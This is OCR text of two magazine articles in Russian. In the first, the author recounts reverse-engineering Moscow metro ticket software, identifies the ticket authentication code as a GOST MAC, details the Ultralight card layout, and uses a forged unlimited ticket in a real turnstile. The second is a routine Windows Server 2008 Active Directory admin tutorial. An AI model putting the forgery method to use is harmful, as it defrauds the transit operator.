информации на форумах и досках, я решил, что на этом мои исследования закончены — путей больше нет, и поставил жирную точку. Как выяснилось, зря...

☒ СТРАННОЕ ЗНАКОМСТВО

Сентябрьский вечер ничем не отличался от других. Уже почти наступила ночь, на улице было прохладно и сыро. Я сидел перед экраном монитора, и, попивая теплый, чуть сладкий зеленый чай, мирно разводил плату для очередной своей поделки. DipTarce, немного башорга, аська... Кто-то позвонил по скайпу — отвлекают! Опять аська, опять DipTrace — в общем, все как обычно. В очередной раз на передний план вывалилось окно аськи — кто-то, доселе мне неизвестный, написал «Привет». Я, ничтоже сумняшеся, ответил тем же. Следующее сообщение явилось переломным во всей истории: «Ты вроде метро интересуешься, у меня тут кое-какое барахлишко есть. Если интересно, давай встретимся, я тебе передам». Сначала меня это немного смутило и насторожило (может быть, развод или подстава, а может, и «спецслужбы» заинтересовались — паранойя берет свое), но потом я подумал: почему бы и нет? Спецслужбы мной интересоваться вряд ли бы стали, а почвы для развода, и уж тем более, для подставы тут вроде бы и нет. После недолгой беседы мы договорились о встрече днем, в центре зала одной из станций московского метро. Незнакомец оказался высоким молодым человеком, в очках, с большим черным полиэтиленовым пакетом в руках. Мы поздоровались, затем он передал мне пакет со словами: «На, держи. Мне это все равно не пригодилось, может тебе будет полезно». Заглянув внутрь, я увидел два метрошных терминала, переложенных газетами, несколько хаотично разбросанных белых пластиковых карточек и болванку в коробочке. На мой вопрос о том, сколько я за это должен (денег), парень помотал головой, улыбнулся и сказал: «Да ты что, никто ничего никому не должен, занимайся... Так, мне уже бежать надо, вон и поезд мой как раз! Давай, пока!». С этими словами он убежал, запрыгнул в уже закрывающиеся двери вагона и уехал. А я, признаюсь, немного в непонятках поехал домой.
Контакт из аськи я на всякий случай удалил, заодно почистив контакт-лист на сервере и прибрав логи (еще раз привет, паранойя). В конце концов, напишет еще раз, если что. Но больше он мне так и не написал...

☒ ЯВЛЕНИЕ СОФТА НАРОДУ

Придя домой, я разобрал пакет. Второй из терминалов оказался автобусным валидатором (тяжеленный, блин!); карточки были Mifare Classic 1K (чистые), а на диске красовался один единственный архив. После беглого ознакомления с содержимым выяснилось — это софт, который используется на кассах метро. Отложив в сторону терминал и валидатор, я решил вплотную заняться изучением интересного софта.
Примерно за час из бардака, который распаковался, мне удалось выстроить и запустить у себя на компьютере эту программу. Еще час потребовался, чтобы разобраться в ее структуре. Прочесав все ini-файлы (с комментариями, любезно оставленными разработчиком), я уже имел полное представление что это, как это работает и с чем это едят. Едят, как выяснилось, с ридером Parsec PR-P08, поэтому, за отсутствием оного, попробовать софт в действии не удалось.
Разработчиком значилась фирма «Смартек» — крупный государственный



Утилитка ULMan, которую я написал для работы с УЛ, с загруженным дампом Единого УЛ на 70 поездок

Окно утилиты работы с «хэшем»




Различные виды «Классиков»: карта, тэги, наклейка...

подрядчик, разрабатывающий системы такого рода (подробнее можно почитать на их сайте). Программа была написана на Delphi с использованием рантайм-bpl'ок. Причем, софт имел модульную структуру, и все подпрограммы, классы и компоненты располагались в отдельных DLL или bpl'ках с говорящими названиями (вот это был и самый главный фэйл разработчиков). После беглого анализа внутренностей софта я выяснил, что, во-первых, информация обо всех выданных билетах передается в централизованную базу данных (к слову, это Oracle) и, во-вторых, в программе используется некий механизм ключей. Программа могла общаться с БД не только в режиме реального времени. Делаем выводы: все операции в системе могут происходить с определенной задержкой. Теоретически, это дает нам фору. Но прежде всего меня заинтересовал механизм ключей (я примерно уже начал догадываться, зачем он может быть нужен).

Итак, **я взялся за дизассемблер и приступил к работе**. Механизм состоял из двух файлов — CryptKeyRef.dll и keys.d (единственный «хитрый» файл во всей программе, который, кроме как на файл с ключами, больше ни на что не похож). А пользовалась всем этим добром рантайм-bpl'ина SmLayout.bpl. Эта библиотека оказалась просто находкой для моих исследований — в ней содержались классы для работы с внутренним наполнением билетов. Так как это рантайм-bpl, то достаточно было просто взглянуть на ее таблицу экспорта, чтобы уже процентов на 60 понять, что к чему. Более детальный анализ расставил все на свои места. Помнишь, в начале статьи я говорил о том, что в структуре «Ультралайта» остались еще несколько полей, назначение которых было непонятным? Одно из этих полей — так называемый «идентификатор раскладки». По сути, все билеты метро строятся из фиксированной заголовочной части и переменной части данных. Так вот, это поле «Layout» в заголовке как раз и определяло, каким образом и какие данные расположены в оставшейся части билета. Таких раскладок существует несколько (каждая под свой тип билета), и в SmLayout.bpl каждой из них соответствовал свой класс (плюс общий класс-родитель, в котором были методы для работы с заголовочной частью). Поэтому разобраться, какие поля в каждой раскладке за что отвечают, было просто (еще бы, с говорящими-то именами методов в экспорте!).

Добив полностью весь Layout 8 (который используется в «Ультралайтах») и перепроверив, обо всех ли полях в структуре билета у меня было


«Сфабрикованный» ВЕСБ в работе


Мой терминал-стенд показывает зеленый!

верное представление, я взялся за механизм ключей. Действительно, он отвечал за генерацию «хэша». Как работает механизм, стало полностью ясно после изучения работы метода, отвечавшего за вычисление «хэша».
Сначала, из файла с ключами (keys.d) выбирается верный ключ. Система устроена так, что у каждого типа билетов есть свой идентификатор (в комплекте присутствовала полная таблица с идентификаторами и названиями билетов, в виде текстового файла со значениями, разделенными запятой). Состоит он из идентификатора зоны (приложения) и идентификатора типа карты. Так вот, исходя из этих чисел, в файле ключей

Структура информации, записанной на билете «Ультралайт»

Что такое страница, где и как располагаются аппаратный серийный номер, биты блокировки и зона OTP, ты можешь прочитать в оригинальной документации (файл-спецификация в формате PDF с полным описанием чипа есть на диске). Рекомендую начать изучение именно с нее. Я же опишу структуру расположения данных, формируемую системами метро в пользовательской области, доступной для чтения и перезаписи (при отсутствии блокировок, естественно).
Все содержимое билета можно условно разделить на заголовочную часть и две полностью дублирующие друг друга части данных (это сделано в целях резервирования и защиты от ошибок).
Заголовочная часть в билетах «Ультралайт» начинается со страницы 4. Часть ее одинакова по структуре во всех билетах и идентификаторах системы Метрополитена и МосГорТранса. Первые 10 бит — идентификатор приложения; следующие 10 бит — идентификатор типа карты (о том, какие бывают идентификаторы, ты можешь прочитать в другой, специально выделенной для этого врезке). После идентификаторов располагается серийный номер билета (он выбит на обратной стороне билета, не путай его с аппаратным — это разные вещи!) размером 32 бита. Последние 4 бита — поле Layout, которое указывает системе, каким образом интерпретировать последующие данные (что-то вроде формата файла). Для билетов «Ультралайт» значение Layout равно 0x08. На этом одинаковая часть заголовка заканчивается.
Далее в билете «Ультралайт» указана дата, по которую годен бланк (16 бит). Все даты в системе указываются в формате количества прошедших дней с 01.01.1992. Тут заголовочная часть билета «Ультралайт» заканчивается (в билетах с другим Layout еще может быть записана различная дополнительная информация).
Первая область данных начинается со страницы 8. Сначала записаны 16 бит даты выдачи билета. После этого указан срок действия билета в днях (с момента выдачи) — 8 бит. Первые 16 бит страницы 9 — счетчик поездок. Он может быть либо уменьшающимся до нуля (во всех билетах с ограничением числа поездок), либо увеличивающимся от нуля (в билетах ВЕСБ, без ограничения числа поездок). После счетчика в оставшейся части страницы турникет при каждом проходе вписывает свой уникальный идентификатор. По всей видимости, это используется для предотвращения повторного прохода без ожидания по билету ВЕСБ (турникеты в вестибюле соединены в сеть и опрашивают друг друга), а также для возможности посмотреть, через какой турникет был совершен проход (например, в случае ошибки или для ведения статистики). Страница 10 полностью занята 32-битным «хэшем». Страница 11 пуста.
Эта область данных целиком реплицируется на оставшиеся 4 страницы (с 12 по 15). Получается, что при нормальном функционировании эти две области всегда содержат одинаковые данные.
Отдельно стоит сказать об использовании системой зоны OTP. Она используется для постепенного «выжигания» билета с каждой поездкой (билетов ВЕСБ это не касается).
Два самых младших бита выставляются при гашении или аннулировании билета (по стоп-листу). Аннулированный билет восстановлению не подлежит.
Для выжигания остается всего 30 бит. Эта зона представляется системой как 100% поездок. С каждой новой поездкой выставляется определенное количество бит (от младших к старшему), соответствующее тому, сколько процентов занимает одна поездка. Например, для 5-поездочного билета с каждой новой поездкой будет «выжигаться» по 6 бит, а для 60-поездочного — по половинке бита (с округлением в большую сторону).
Стоит упомянуть, что повторное использование билетов «Ультралайт» невозможно не только из-за «выжигания» OTP, но также из-за того, что на кассе, при выдаче билета (а возможно даже и при его изготовлении) почти все страницы блокируются для перезаписи. Таким образом, ни «перезарядить», ни изменить тип билета на другой уже не получится.

выбирается кейринг, внутри которого может быть уже несколько ключей (на случай, когда новый ключ ввели, а старые билеты еще используются). Запись нового билета происходит с использованием самого первого, а проверка на валидность — с использованием всех ключей в кейринге. Далее выбранный ключ расшифровывается с помощью CryptKeyRef.dll (зачем их хранят зашифрованными, ума не приложу). После чего расшифрованный ключ и почти все данные билета, а также его аппаратный серийный номер и число (метод генерации «хэша», который указывается для кейринга в keys.d) — передаются в функцию ckCalcHashCode, находящуюся в той же CryptKeyRef.dll. На выходе мы получаем значение, на котором я в свое время и «застрял» — тот самый «хэш». Разумеется, я написал маленькую программку, которая, используя эти функции из CryptKeyRef.dll и файл keys.d, могла проверять и, в случае чего, пересчитывать «хэш» внутри любого дампа. Я перепроверил все на нескольких дампах, и, получив положительный результат, ушел, довольный, спать.

☒ ПРОТУХШИЕ КЛЮЧИ

Несмотря на теоретический успех, хотелось проверить все, так сказать, «в бою». На следующий день, возвращаясь с работы, я специально прикупил свежий «Ультралайт» на одну поездку, чтобы посмотреть, действуют ли мои ключи или уже нет (судя по всему, они были старенькие). Можно, конечно, сразу было попробовать записать «сфабрикованный» «Ультралайт» и пойти проверить, но на тот момент у меня закончились пустые карты, да и немного страшновато идти «наобум» — вдруг что? По приходу домой я первым делом, даже не помыв руки, с нетерпением бросился проверять свежий билет своими ключами. И тут меня поджидал большой облом — «хэш», записанный в билете не проходил ни по одному из ключей. Стало быть, ключи действительно уже протухли и на смену им пришли новые. Это полностью перечеркивало все мои труды. Мне немного взгрустнулось. Я заварил зеленого чая, поиграл немного на фортепиано (да-да) и сел дальше разводить свою неоконченную плату...

☒ ЕЩЕ НЕ ВСЕ ПОТЕРЯНО

Идея пришла ко мне неожиданно, когда я в очередной раз зачем-то смотрел внутрь файла с ключами. Я заметил, что в «ходовом» кейринге (который используется для расчета 1-, 2-, 5-поездочных и прочих «Ультралайтов») было два ключа — новый (на тот момент, разумеется) и, по всей видимости, — старый. Но был также кейринг, в котором лежал всего один ключ. Раньше я не обращал на него внимания, а концентрировался на «ходовом». Для расчета каких билетов используется этот ключ, я не знал. Когда я посмотрел, что за тип билета привязан к кейрингу, то у меня вспыхнула маленькая искорка надежды. Дело в том, что этот тип билета был — ВЕСБ. Да, именно тот редкий тип билета, — временный проездной на все виды транспорта. Я прикинул, что если билет единый, то этот ключ должен использоваться не только в метро, но и на наземном транспорте, где его очень сложно и долго заменять на новый. К тому же, ключ в кейринге всего один, что косвенно подтверждало мою догадку. Ко всему прочему, я вспомнил, что, когда вычищал метрошную программу от разного «мусора», там было нечто, похожее на архив старых файлов ключей. Откопав и открыв оригинальный архив, я увидел, что это действительно так. И самое главное, просмотрев все старые файлы ключей, я обнаружил, что именно этот ключ оставался неизменным!

Уже без единой капли сомнения я склепал свой собственный ВЕСБ (благо, у меня были дампы такого типа, что в разы упростило задачу — я просто поменял в дампах даты и номер), а «хэш» рассчитал с использованием этого ключа. Итак, настало время проверки (тем более, я как раз купил еще немного чистого пластика).

Зайдя в вестибюль, я сначала приложил свой «билет» к проверочному терминалу. На табло высветился срок действия билета, который я указал, и загорелся зеленый светодиод. Стало быть, работает. Сделав гримасу попроще и спрятав белоснежный пластик в рукав, я подошел к турникету, приложил руку к валидатору и... спокойно прошел на весело загоревшийся зеленый. Это ознаменовало окончательную победу.

☒ А ЧТО ЖЕ ДАЛЬШЕ?

А дальше начались эксперименты, в ходе которых было выяснено множество интересных вещей. Например, по такому «левому» ВЕСБу можно ходить всего два-три дня. Дело в том, что номер, который внутри билета я указываю «от балды», при каждом проходе сохраняется в памяти головы турникета, а через какое-то время отсылается вместе с остальными в центр обработки данных. Там система не находит реально выданного билета с таким номером и вносит его в стоп-лист, который затем рассылается по всем турникетам метро. И так должно происходить со всеми типами билетов, не только с ВЕСБ — в дополнение к «хэшу» и часто меняющимся ключам это очень хорошая защита. Обойти ее, по понятным причинам, не представляется возможным. Также было замечено, что установка или не установка битов блокировки не играет никакой роли на то, сработает билет или нет. Исключение составляет только бит блокировки зоны OTP, который турникет, видимо, проверяет всегда, даже несмотря на то, что писать в OTP не собирается.

В дальнейшем я взялся за метрошный и автобусный терминалы, привел их в порядок, изучил и запустил на стенде. Теперь, чтобы проверить очередную догадку, уже не надо было бежать со свежеиспеченным билетиком-мутантом в метро, а стало возможным проверять их «не отходя от кассы». Тем более, терминал метро оказался такой же старый (ко всему прочему и глючный), как и мои ключи. Так что я мог попробовать «в работе» и любые другие типы билетов «Ультралайт» — то, чего я никогда не смогу сделать «вживую» в метро.

Параллельно с этими экспериментами я продолжал заниматься софтом. Так как велось много споров о том, что же за алгоритм используется при вычислении «хэша», я решил полностью восстановить его, переписав алгоритм с нуля на «людском» языке программирования, а в процессе как раз надеялся понять, какой же это алгоритм — что-то широко известное или же какая-то своя, внутренняя разработка. Попутно меня посещало много разных мыслей (в том числе, что это может быть и AES), но при детальном изучении уже работающего кода без использования Смартековских библиотек выяснилось, что алгоритм этот — «всего-навсего» ГОСТ — отечественный стандарт шифрования (всю необходимую информацию о нем ты сможешь без труда найти в Сети). Конкретно, для вычисления «хэша» использовался цикл 16-З. «Хэш», по сути, это не что иное, как имитовставка ГОСТ.

☒ THE END, ИЛИ ПОДВЕДЕМ ИТОГИ

Системы метро, а в частности, новые билеты «Ультралайт», вопреки мнениям и догадкам, оказались хорошо защищены. Очень радует, что разработчики использовали надежный и проверенный временем ГОСТ, а не стали изобретать велосипед. С такой защитой подделать билет «Ультралайт», не имея доступа к конфиденциальным данным (ключевой информации), просто невозможно. Замечательно продумана и система сменных ключей, и механизм стоп-листов.

Конечно, не обошлось без недостатков и ошибок. Самая большая из них — программное обеспечение, которое никак не защищено. Достаточно было отказаться от использования рантайм-bpl, и это затруднило бы анализ в десятки раз! Как вариант, — обработка особо важных частей программы AsProtect'ом или ExeCryptor'ом, с последующей запаковкой всех файлов MoleBox'ом свели бы возможность анализа почти к нулю. Инструментарий-то недорогой. А использование хорошей (желательно, малоизвестной или сделанной на заказ) защиты подобного рода, но с аппаратными ключами сделало бы разбор программы полностью невозможным. Разумеется, Метрополитен — это режимное предприятие, но не стоит при этом забывать про человеческий фактор. Ведь еще Кевин Митник говорил (и не только говорил, но и демонстрировал на собственном примере, за что и сел, гы), что иногда для достижения цели проще и эффективнее использовать «социальную инженерию», нежели пытаться сломать непробиваемую защиту.

Что ж, на этой ноте я и закончу свое повествование. А тебе, читатель, желаю больше интересных и удачных исследований!



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, TUX.IN.UA /

В лабиринте AD

ACTIVE DIRECTORY В WIN2K8: РАЗБИРАЕМ НОВИНКУ ПО КОСТОЧКАМ

Active Directory — основа сетей, построенных на Windows. В Longhorn'е служба каталогов подверглась существенным изменениям и стала более безопасной и устойчивой. Что касается IT-специалистов, то они получили полный контроль над процессами развертывания и управления AD.

ЧТО НОВОГО В AD?

Технология Active Directory прошла долгий путь с момента своего первого появления в Win2k. Вначале служба каталогов была предназначена исключительно для хранения информации о различных сетевых объектах — пользователях, компьютерах, группах и т.д. Дополнением к AD выступала служба сертификации (Certificate Services), которая содержала все необходимое для проверки подлинности. В Win2k3 служба AD пополнилась различными инструментами, в том числе компонентом Authorization Manger. На основе ролей он обеспечивал проверку подлинности пользователя. Чуть позже, в одном из обновлений, к ним присоединилась и служба управления правами (Rights Management Service, RMS). Ее задача — защита потенциально уязвимых документов и электронных сообщений при помощи технологии регулирования прав. В версии Win2k3 R2 список дополнений уже несколько больше — появилась служба федерации AD (Active Directory Federation Services, ADFS), обеспечивающая пользователей возможностью однократной регистрации (Single Sign On, SSO) в Web-приложениях, и служба Active Directory Application Mode (ADAM). Последняя является LDAP (Lightweight Directory Access Protocol) сервисом (по сути, автономная версия AD), работающим не как системная служба, а как приложение. Из года в год возможности AD наращивались… но все эти дополнения затрудняли общее управление, а обилие терминов путало и пугало новичков.

В Win2k8 ситуация изменилась. Вместо одного продукта с дополнениями мы получили целых пять технологий AD — объединенных в общее решение. Они послужат основой для будущих интеграций. А некоторые из служб получили новое название:

- **Active Directory Domain Services** (AD DS) — новое название службы каталогов AD;
- **Active Directory Lightweight Directory Services** (AD LDS) — так теперь называется ADAM;
- **Active Directory Federation Services** (AD FS) — как и раньше, служба, обеспечивающая возможность SSO;
- **Active Directory Certificate Services** (AD CS) — новое название службы сертификации;
- **Active Directory Rights Management Services** (AD RMS) — новое название службы управления правами.

Первые два сервиса — AD DS и AD LDS — это фундамент службы каталогов. Обрати внимание на изменившееся сокращение: AD FS. В версии для Win2k3 пробела не было (ADFS), вроде мелочь, но если это не учитывать при поиске документации, нужную информацию фиг найдешь. С помощью AD FS можно создать расширяемое и безопасное решение — способное и управлять идентификацией пользователей, и функционировать не только в Windows, но и в других ОС. Реализована возможность импорта и экспорта политик (упрощает настройку доверительных отношений между партнерами в федерации) и разные варианты проверки отзыва сертификатов. Администраторы получили возможность контролировать развертывание AD FS при помощи групповой политики. Поставщик контроля членства (*Парни из Microsoft заслуживают специального приза за подобные названия*, — Прим. ред.) дает возможность проходить ролевую проверку подлинности при подключении к службам Windows SharePoint Services (WSS) и AD RMS. Помимо переименования и интеграции служб, реализованы и другие усовершенствования. Одно из них — появление контроллера домена (КД) только для чтения (Read-Only Domain Controller, RODC), о котором речь пойдет чуть ниже.

Ранние версии ОС имели функциональные уровни КД, обеспечивающие совместимость различных релизов при совместной работе в одном домене или лесу. В Win2k3 существовало 4 режима, в Win2k8 их всего 3:

- **Windows 2000 native** — поддерживаются КД от Win2k SP3+ до Win2k8;

Подключение ADSI Edit к серверу

- **Windows Server 2003** — поддерживаются КД от Win2k3 до Win2k8;
- **Windows Server 2008** — только Win2k8.

Именно последний функциональный уровень Windows Server 2008 обладает дополнительными преимуществами, среди которых: поддержка репликаций DFS для Win2k3 SYSVOL, шифрование AES 128/256 для Kerberos, детальная политика паролей (Fine-Grained Password Policies, FGPP) — и другие. Нужный уровень выбирается на этапе установки КД, но при необходимости его можно изменить (поднять) уже в рабочей среде. Это просто. Вызываем консоль «Active Directory Domains and Trusts», выбираем в списке сервер и в контекстном меню — пункт «Raise domain functional level». В появившемся окне будет выведен список доступных уровней. Если домен находится в режиме Windows Server 2008, то изменить (понизить) его уровень уже нельзя.

К остальным новшествам, которые доступны в реализации Active Directory в Win2k8, стоит отнести:

1) новые политики аудита, позволяющие администраторам видеть, кто и когда произвел изменения объектов и атрибутов;
2) новый криптографический интерфейс;
3) новые возможности консолей управления;
4) перезапуск службы AD теперь возможен без перезагрузки всего сервера.

Кроме того, при развертывании служб сертификации AD устанавливается административный инструмент PKIView (ранее входил в комплект Win2k3 Resource Kit) для обеспечения единого интерфейса управления ключами.

УСТАНОВКА КОНТРОЛЛЕРА ДОМЕНА

Установка разбита на три этапа. Первым делом вызываем мастера Add Role Wizard (Server Manager → Add Roles) и отмечаем роли, которые будут реализованы на сервере. Затем подтверждаем выбор и нажимаем Install. Мастер добавления ролей только инсталлирует файлы, необходимые для настройки и работы доменных служб на сервере, но не производит собственно установку доменных служб Active Directory. Чтобы ее начать, необходимо выполнить команду dcpromo.exe. Мастер может работать в двух режимах: обычном и расширенном. Последний активируется установкой флажка «Use advanced mode installation» или ключом '/adv' (dcpromo /adv).


На шаге «Choose a Deployment Configuration» создаем новый домен, выбрав «Create a new domain in a new forest», или подсоединяемся к уже имеющемуся — «Existing forest». Вводим FQDN-имя домена и в раскрывающемся списке «Forest functional level» выбираем нужный функциональный уровень. Далее мастер предложит выбрать каталоги для хранения базы, журналов и SYSVOL. Вводим пароль администратора для режима восстановления. По окончании требуется перезагрузка.

Расширенный режим предоставляет опытным пользователям чуть больше возможностей. Здесь можно создать новое доменное дерево, выполнить репликацию данных с выбранного КД или с носителя, на котором размещена копия рабочего КД, изменить NetBIOS-имя, а также определить политики репликации паролей для RODC.

ПОЛИТИКА ПАРОЛЕЙ

В ранних версиях Windows в домене можно было определить только одну политику паролей, применяемую для всех пользователей домена. Некоторые администраторы пытались решить эту проблему, добавляя объекты GPO (Group Policy Objects) в разные организационные единицы (OU) домена. Однако доменные установки перекрывали их, и такая практика приводила лишь к еще большему запутыванию ситуации. Админ считал, что политика работает, а она на самом деле могла быть перекрыта политикой более высокого уровня.

Детальная политика паролей (FGPP), появившаяся в AD DS, позволяет установить несколько паролей или политик блокировки для различных пользователей и групп (пока не OU) в рамках одного домена. Теперь учетным записям, которые требуют большей защиты (например, подключающиеся к домену «извне» администраторы или сервисы), можно установить жесткие правила паролей (срок действия, минимальная длина, длительность и порог блокировки). Удобнее FGPP устанавливать не для отдельной учетной записи, а для групп.



Редактирование Password Settings Container



info

- Одно из преимуществ Active Directory — повышение управляемости сети.
- За счет AD администратор может централизованно управлять политикой паролей и тонко настроить доступ к общим сетевым ресурсам.
- Многие приложения изначально поддерживают работу с AD. Это упрощает администрирование и уменьшает конфликты.
- Использование RODC позволяет назначить обычному пользователю права администратора сервера, не предоставляя ему админских прав в домене.
- LDAP — относительно простой протокол, использующий TCP/IP и позволяющий производить операции аутентификации, поиска и сравнения, а также операции добавления, изменения или удаления записей.

Как и в предыдущих версиях, Enforce password history позволяет хранить историю паролей. Сейчас поддерживается до 1024 паролей. При правильном применении этой политики пользователь вообще не сможет повторно использовать свой пароль. Скорее, он его забудет.

Для загрузки FGPP применяются два новых класса: Password Settings Container и Password Settings. Управление новыми политиками осуществляется через объекты параметров пароля Password Settings Object (PSO) с помощью Active Directory Service Interfaces Editor (ADSI Edit) или LDAP Data Interchange Format (LDIF). Оба инструмента уже входят в состав системы. Команда для запуска второго — ldifde, но для его работы необходимо создать файл с настройками (формат этого файла можно найти в документации Microsoft: support.microsoft.com/kb/237677). Я покажу, как работать с ADSI Edit.


Вызываем приложение, набрав в консоли adsiedit.msc. Подключаемся к контексту именования, выбрав в меню пункт Connect to. В поле Name вводим полное FQDN-имя компьютера и нажимаем OK. Консоль подключится к серверу и выведет список объектов. Переходим к нужному контейнеру DC=<домен>→ CN=System→ CN=Password Settings Container. Создаем новый объект, выбрав в контекстном меню New → Object. Появится мастер Create Object, в первом окне которого («Select a class») отмечаем msDS-PasswordSettings и нажимаем Next. Теперь следует пройти все шаги мастера. Для каждого Attribute в поле Value вводим его значение. Поле Syntax подсказывает, в каком виде (числовом, буквенном или булевом) должен быть параметр, а в Description дано краткое его описание.


Все параметры, предложенные мастером, заполнены, но остался еще один — msDS-PSOAppliesTo, показывающий связи объекта. Поэтому в последнем окне выбираем More Attributes и в раскрывающемся списке «Select which property to view» устанавливаем Optional или Both. Теперь в списке «Select a property to view» выбираем msDS-PSOAppliesTo и в поле Edit Attribute записываем учетные записи (в виде CN=u1,CN=Users,DC=DC1,DC=server,DC=com) или группу. Нажимаем Add. Аналогичным образом заносим все нужные учетные записи, к которым будет применена эта политика. После чего смело щелкаем Finish.

В дальнейшем, чтобы применить PSO к учетным записям или группам, следует вызвать консоль «Active Directory Users and Computers», затем в меню View отметить Advanced Features и перейти в пункт <домен> → System → Password Settings Container. Выбрав в контекстном меню Properties, вызываем окно свойств контейнера, переходим в Attribute Editor, находим параметр msDS-PsoAppliesTo. В большом списке отыскать нужный параметр непросто, поэтому лучше, нажав кнопку Filter, исключить лишнее. Параметр Show attributes → Optional должен быть активирован. Чтобы убрать параметры, не имеющие значений, отмечаем «Show only attributes that have values», затем вводим название учетной записи или группы.

КОНТРОЛЛЕР ДОМЕНА ТОЛЬКО ДЛЯ ЧТЕНИЯ

